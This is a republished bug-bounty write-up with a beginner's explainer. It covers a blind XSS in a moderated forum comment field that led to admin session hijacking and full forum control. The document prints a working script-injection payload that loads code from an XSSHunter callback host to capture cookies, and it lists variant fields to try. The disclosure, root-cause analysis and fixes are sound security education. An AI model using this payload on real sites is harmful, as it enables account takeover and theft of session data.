Blind XSS to full control of forum [worth $$$] | by Hacking articles
A forum comment field stored attacker-supplied script that executed in an administrator's browser when they reviewed the comment. The attacker used the captured session cookies to log in as the admin and control the entire forum.

infosecwriteups.com
Published on infosecwriteups.com
Infosec
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
While enumerating subdomains of a target, the researcher came across an interesting subdomain, referred to in the write-up as community.redacted.com. It is a forum where users of redacted.com can post queries and comment on other users' queries. Comments are not published immediately: they need approval from the admins of redacted.com before they appear.

That approval workflow is the key property of the target. A comment submitted by an ordinary user is stored by the application and later rendered somewhere in an administrative interface, which is exactly the situation in which a blind cross-site scripting payload can fire without the submitter ever seeing the result.
Setup
The write-up does not describe any account creation, role assignment or specific tooling beyond the payload delivery service. The researcher tested the forum as a user who can submit comments, and the payload was designed to report back to XSSHunter when it executed. The only precondition that matters is the one built into the feature: a submitted comment is held for admin approval, so the payload has to survive storage and execute in the admin's browser rather than the researcher's.
Before turning to blind XSS, the researcher tested the forum for IDOR, SQLi and other vulnerabilities. The write-up does not give details of those tests or their results; it only says that after them the decision was made to try blind XSS.
Finding it
The researcher defines blind XSS as the case where attacker input is saved by the web server and executed as a malicious script in another part of the application, or in another application entirely. The classic example given is a payload injected into a contact or feedback page that loads when an administrator reviews the feedback entries. The input can even execute in a completely different application, such as an internal one where an administrator reviews access logs or application exceptions.
The forum matched that model: user-supplied comments are stored and later reviewed by admins. Nothing in the write-up suggests that the comment field reflected the payload back to the submitter, which is why the test had to rely on out-of-band execution rather than on observing the payload in the response.
Exploitation
Step 1: Submit the payload as a comment
The researcher copied an XSSHunter payload and submitted it as a comment:
"><script src=https://tuhin1729.xss.ht></script>
The payload closes an existing attribute or tag with "> and then loads a remote script from the XSSHunter host. Because the script is external, the payload is short and does not depend on inline script execution being permitted by the page's own markup; the browser only has to fetch and run the file. The comment was submitted through the normal forum comment form, so it entered the same approval queue as any other user's comment.

Step 2: Wait for the admin to review the comment
Within one to two minutes the researcher received an email from XSSHunter, which is the signal that the payload had executed in a browser other than the researcher's own.

Execution in the admin's browser is the whole point of the technique: the comment was never rendered for the researcher, so the only evidence of success is the callback.
Step 3: Use the captured cookies to hijack the admin account
The researcher then went to the URL where the payload had executed. That URL hosts a login panel for admins. Using the cookies captured by the payload, the researcher hijacked the admin's account and was then able to control the entire forum.
What it does establish is the chain: stored script execution in the admin context, session material exfiltrated by the payload, and that session material accepted by the admin panel.
Step 4: Report
The researcher stopped there, prepared a proof of concept and sent it to the target. Within 30 minutes there was a reply.

The timeline given in the write-up is:
| Time | Event |
|---|---|
| May 18, 2021, 9:23 PM | Vulnerability reported |
| May 18, 2021, 9:44 PM | Community page taken down and reply sent with the bounty email |
Root cause
Because the rendering happened in the admin's session, the script ran with the admin's privileges and could read the admin's cookies.
The approval workflow did not help. Holding a comment for review only changes who renders it and when; it does not sanitise the content, and it moves the rendering into the most privileged browser available.
Impact
From there the attacker could capture the admin's session cookies, replay them against the admin login panel, and take over the account. In this case that gave control of the entire forum.
Fix
The measure it does record is operational: the community page was taken down within about twenty minutes of the report. Beyond that, the appropriate fixes follow from the root cause: encode comment content on output in every context where it is rendered, including administrative review screens, and treat stored user content as untrusted wherever it is displayed. Marking session cookies HttpOnly would prevent script from reading them, and a restrictive content security policy would make loading an external script such as the one used here much harder. These are general recommendations, not changes the report confirms were made.
Variants to test
- Other admin-reviewed fields. Submit the same style of payload in any field that staff review later: support tickets, feedback forms, abuse reports, user profile fields shown in moderation queues. A positive result is an XSSHunter callback from an IP and user agent that do not match your own browser.
- Different rendering contexts. Where the comment is echoed inside an attribute, a JavaScript string or a text node, adjust the breakout sequence accordingly and watch for a callback. A positive result confirms the context you guessed and shows the encoding is missing there too.
- Comment preview or edit screens. If users can preview their own comment before approval, check whether the payload executes there as well; a callback from your own session still proves the stored value is rendered unsafely.
- Notification emails and exports. If pending comments are included in admin notification emails or CSV exports opened in a browser, test whether the payload executes in those contexts. A callback from a mail client or from the export viewer indicates the same missing encoding on a second path.
- Cookie flags on the admin panel. After any callback, check whether the captured session cookie is marked
HttpOnlyandSecure. A cookie that is absent from the capture but still usable, or one that is present and replayable, tells you how much hardening is missing.
What happened, in plain words
A security researcher found a small website belonging to a company. This website was a forum: a place where customers of the company could ask questions and reply to each other. The important detail is that a reply written by a normal user did not appear on the site straight away. It was held back until one of the company's administrators read it and clicked approve.
The researcher typed a special piece of text into the comment box. That text was not a normal comment. It was a tiny instruction that tells a web browser to go and fetch a file from another server and run it. The researcher submitted it and waited. A minute or two later, the researcher's own server received a message saying the instruction had run, and it arrived with the administrator's login details attached. The researcher used those details to log in as the administrator and could then control the whole forum.
This article walks through the same steps for someone who has never done security testing before. Every concept is explained as it comes up.
The target: a forum with an approval queue
While looking through the company's subdomains, the researcher found one that looked interesting. A subdomain is simply a smaller section of a larger website. If the main site is example.com, then shop.example.com and community.example.com are subdomains of it. Companies often run many of them, and each one is a separate application that may have been built by a different team, at a different time, with different mistakes.
The write-up calls this one community.redacted.com. It is a forum where users of redacted.com can post their queries and comment on other users' queries. Comments are not published immediately: they need approval from the admins of redacted.com before they appear.
That approval step is the whole reason this bug was possible, so it is worth understanding properly. Think of a suggestion box in an office. Anyone can drop a note in. The notes do not go on the wall immediately; the office manager empties the box, reads each note, and pins the good ones to the noticeboard. The suggestion box is the comment form. The office manager is the administrator. The noticeboard is the public forum page.
Now imagine someone drops a note in the box that is not really a note but a small machine. When the manager picks it up and reads it, the machine switches on. That is the situation here. The comment is stored by the website, and later it is displayed inside a page that only administrators see, the page where they review pending comments. The person who wrote the comment never sees their own text rendered anywhere. Only the administrator does. This is why the technique is called blind: the attacker is working without seeing the result.
What blind cross-site scripting means
Before going further, two terms need unpacking.
A web page is built from instructions called HTML. HTML is made of tags, which are labels in angle brackets that tell the browser what each piece of content is. For example, <b>hello</b> tells the browser that the word hello should be bold. A <script> tag tells the browser that what follows is a program, written in a language called JavaScript, and the browser should run it.
Cross-site scripting, usually shortened to XSS, is a class of bug where a website takes text from a user and puts it into a page without neutralising it first. If the text contains HTML or JavaScript, the browser treats it as instructions rather than as plain words, and runs it. The website meant to display a comment; instead it handed the browser a program.
Blind XSS is a specific variety. The researcher defines it as the case where attacker input is saved by the web server and executed as a malicious script in another part of the application, or in another application entirely. The classic example given is a payload injected into a contact or feedback page that loads when an administrator reviews the feedback entries. The input can even execute in a completely different application, such as an internal one where an administrator reviews access logs or application exceptions.
The word payload here just means the piece of text the attacker submits. It is the cargo. The forum matched the blind model exactly: user-supplied comments are stored and later reviewed by admins. Nothing in the write-up suggests that the comment field showed the payload back to the person who submitted it, which is why the test had to rely on the payload reporting back from somewhere else rather than on the researcher seeing it in their own browser.
Before the blind XSS attempt
Before turning to blind XSS, the researcher tested the forum for IDOR, SQLi and other vulnerabilities. Two of those abbreviations are worth knowing, because they are the standard first things anyone tries.
IDOR stands for Insecure Direct Object Reference. It is when a website lets you reach someone else's data just by changing a number in a web address. If example.com/invoice/1001 shows your invoice, and example.com/invoice/1002 shows somebody else's, that is an IDOR. The site trusted the number in the address instead of checking who was asking.
SQLi stands for SQL injection. SQL is the language websites use to talk to their database, the store where all the content lives. If a website pastes what you typed straight into a database command, you can type extra command text and change what the database does. It is like a form that asks for your name and then reads it out to a clerk; if you write "my name is Bob and also please hand me the keys", a careless clerk might obey the second part.
The write-up does not give details of those tests or their results; it only says that after them the decision was made to try blind XSS. The reasoning is easy to follow even without the details: the forum had a feature where ordinary users write text that privileged people later read, and that is precisely the shape of a blind XSS opportunity.
The tool: XSSHunter
To catch a blind XSS you need a way to find out that your payload ran, and where. The researcher used a service called XSSHunter for this.
Here is the idea. You cannot watch the administrator's screen. So instead of writing a payload that does something visible, you write one that phones home. The payload tells the browser to load a small file from a server that you control. When that file is requested, your server knows the payload ran, and it can record useful details about the machine that ran it: the address the page was on, the browser's identity string, and the cookies that browser held for that site.
A cookie is a small piece of text that a website asks your browser to keep and send back with every later request. It is how a website remembers who you are between page loads. When you log in, the server sends your browser a cookie containing a session identifier, a long random string. On every subsequent request the browser presents that string, and the server looks it up and says, ah, this is the administrator. Think of it as a cloakroom ticket: the attendant gives you a ticket when you hand in your coat, and the ticket is what gets the coat back. Anyone holding the ticket can collect the coat. That is why stealing a session cookie is equivalent to stealing the login.
The write-up does not describe any account creation, role assignment or specific tooling beyond the payload delivery service. The researcher tested the forum as a user who can submit comments, and the payload was designed to report back to XSSHunter when it executed. The only precondition that matters is the one built into the feature: a submitted comment is held for admin approval, so the payload has to survive storage and execute in the admin's browser rather than the researcher's.
Step 1: Submit the payload as a comment
The researcher copied an XSSHunter payload and submitted it as a comment:
"><script src=https://tuhin1729.xss.ht></script>
Line by line, this is what the browser is being told:
">is two characters, a double quote and a greater-than sign. They do nothing on their own. Their job is to break out. When a website inserts a comment into a page, it usually places it inside some surrounding markup, for example inside an attribute of a tag, which is a setting written asname="value". The double quote closes that value early, and the>closes the tag. Everything after that is no longer inside the website's markup; it is fresh HTML that the browser will read as new instructions. This is the escape sequence.<scriptopens a script tag. From here the browser expects a program.src=https://tuhin1729.xss.htis an attribute telling the browser where the program lives. Instead of writing the program inline, the payload points at a file hosted on the XSSHunter domain. The browser will fetch that file over the network and run it.></script>closes the tag properly so the rest of the page still makes sense.
Because the script is external, the payload is short and does not depend on inline script execution being permitted by the page's own markup; the browser only has to fetch and run the file. The comment was submitted through the normal forum comment form, so it entered the same approval queue as any other user's comment.
Why submit it as a comment rather than somewhere else? Because the comment is the one place on this forum where an ordinary visitor can put text that an administrator is guaranteed to look at. The approval queue is a delivery mechanism straight to the most privileged browser in the building.
Step 2: Wait for the admin to review the comment
Within one to two minutes the researcher received an email from XSSHunter, which is the signal that the payload had executed in a browser other than the researcher's own.
Execution in the admin's browser is the whole point of the technique: the comment was never rendered for the researcher, so the only evidence of success is the callback. A callback here means the payload reaching out to the researcher's server. In other words, the researcher did not have to trick anyone into clicking a link. The administrator did exactly what their job requires, opened the review page, and the stored comment ran.
Step 3: Use the captured cookies to hijack the admin account
The researcher then went to the URL where the payload had executed. That URL hosts a login panel for admins. Using the cookies captured by the payload, the researcher hijacked the admin's account and was then able to control the entire forum.
This step is called session hijacking. The researcher never learned the administrator's password. They did not need to. The cookie is the cloakroom ticket, and the payload had already photographed it. Presenting the same ticket to the admin panel made the server believe the request came from the administrator, because from the server's point of view a valid session identifier is the proof of identity.
What it does establish is the chain: stored script execution in the admin context, session material exfiltrated by the payload, and that session material accepted by the admin panel. Exfiltrated simply means taken out of the victim's browser and sent to the attacker's server.
Step 4: Report
The researcher stopped there, prepared a proof of concept and sent it to the target. A proof of concept, or POC, is a short demonstration that the bug is real: usually screenshots, the exact steps, and the evidence that the payload ran. It is what turns a claim into something a company can verify and fix. Within 30 minutes there was a reply.
The timeline given in the write-up is:
| Time | Event |
|---|---|
| May 18, 2021, 9:23 PM | Vulnerability reported |
| May 18, 2021, 9:44 PM | Community page taken down and reply sent with the bounty email |
Why the bug existed
Because the rendering happened in the admin's session, the script ran with the admin's privileges and could read the admin's cookies.
Output encoding is the missing defence, and it is worth understanding because it is the fix for nearly every XSS. Encoding means converting characters that have special meaning in HTML into harmless stand-ins before putting user text on a page. The less-than sign becomes <, the greater-than sign becomes >, and a double quote becomes ". The browser then displays those characters as text instead of treating them as markup. It is the difference between reading a note aloud and obeying it. If the forum had encoded the comment, the administrator would have seen the literal characters "><script src=...> on the review page, and nothing would have run.
The approval workflow did not help. Holding a comment for review only changes who renders it and when; it does not sanitise the content, and it moves the rendering into the most privileged browser available. This is a common misconception worth stating plainly: moderation is not a security control. It is a delay, and in this case the delay delivered the payload to the administrator.
A content security policy is a rule the site sends to the browser listing which sources of script it will accept; a strict one would have blocked the external file. Cookie hardening means marking cookies so that scripts cannot read them, which is discussed below.
What the impact was
From there the attacker could capture the admin's session cookies, replay them against the admin login panel, and take over the account. In this case that gave control of the entire forum.
What the fix would be
The measure it does record is operational: the community page was taken down within about twenty minutes of the report. Beyond that, the appropriate fixes follow from the root cause: encode comment content on output in every context where it is rendered, including administrative review screens, and treat stored user content as untrusted wherever it is displayed. Marking session cookies HttpOnly would prevent script from reading them, and a restrictive content security policy would make loading an external script such as the one used here much harder. These are general recommendations, not changes the report confirms were made.
HttpOnly is a flag a server can attach to a cookie. It tells the browser that the cookie may be sent with requests but must never be readable by JavaScript. If the admin panel's session cookie had carried it, the payload would still have run, but it could not have read the cloakroom ticket, and the hijack would have failed.
Other places to try the same idea
- Other admin-reviewed fields. Submit the same style of payload in any field that staff review later: support tickets, feedback forms, abuse reports, user profile fields shown in moderation queues. A positive result is an XSSHunter callback from an IP and user agent that do not match your own browser. The user agent is the string your browser sends to identify itself, so a callback carrying a different one is evidence that someone else's browser ran the payload.
- Different rendering contexts. Where the comment is echoed inside an attribute, a JavaScript string or a text node, adjust the breakout sequence accordingly and watch for a callback. A positive result confirms the context you guessed and shows the encoding is missing there too. The
">in this payload was chosen for one particular context; a different placement needs a different escape. - Comment preview or edit screens. If users can preview their own comment before approval, check whether the payload executes there as well; a callback from your own session still proves the stored value is rendered unsafely.
- Notification emails and exports. If pending comments are included in admin notification emails or CSV exports opened in a browser, test whether the payload executes in those contexts. A callback from a mail client or from the export viewer indicates the same missing encoding on a second path.
- Cookie flags on the admin panel. After any callback, check whether the captured session cookie is marked
HttpOnlyandSecure. A cookie that is absent from the capture but still usable, or one that is present and replayable, tells you how much hardening is missing.Secureis a flag meaning the cookie is only ever sent over an encrypted connection.
Glossary
- Subdomain: a smaller section of a larger website, such as
community.example.comunderexample.com. - Forum: a website where users post questions and replies to each other.
- Administrator (admin): a privileged user who manages the site, here the person who approves comments.
- Approval queue: a holding area where submitted content waits until a privileged user reviews and publishes it.
- HTML: the language of labels in angle brackets that describes the structure of a web page.
- Tag: one HTML label, such as
<script>or<b>. - Attribute: a setting written inside a tag, usually as
name="value". - JavaScript: the programming language that browsers run to make pages interactive.
- Script tag: the HTML tag that tells the browser to fetch or run a program.
- Blind XSS: XSS where the payload executes in someone else's browser, typically an administrator's, and the attacker only learns of it through a callback.
- Payload: the piece of text an attacker submits in order to trigger a bug.
- Breakout sequence: characters such as
">used to escape the surrounding markup so that new HTML is interpreted. - Callback: a request the payload makes back to a server the attacker controls, proving it executed.
- XSSHunter: a service that hosts payloads and reports back when they fire, including page URL, browser details and cookies.
- Cookie: a small piece of text a site asks the browser to store and send back on later requests, used to remember who you are.
- Session identifier: the long random value inside a session cookie that the server uses to recognise a logged-in user.
- Session hijacking: stealing a valid session identifier and using it to act as the victim without knowing their password.
- Exfiltration: sending stolen data out of the victim's environment to the attacker's server.
- IDOR: Insecure Direct Object Reference, where changing an identifier in a request gives access to another user's data.
- SQL: the language used to query databases.
- SQLi (SQL injection): a bug where user input is pasted into a database command, letting the attacker change what the database does.
- Output encoding: converting characters with special meaning in HTML into harmless stand-ins before displaying user text.
- Sanitisation: cleaning user-supplied content so that dangerous parts are removed or neutralised.
- Content security policy: a rule set sent by the site telling the browser which sources of script it may load.
- HttpOnly: a cookie flag that stops JavaScript from reading the cookie.
- Secure: a cookie flag that restricts the cookie to encrypted connections.
- User agent: the string a browser sends to identify itself and its version.
- Proof of concept (POC): a short, verifiable demonstration that a bug is real.
- Bounty: a reward a company pays for a responsibly reported security bug.



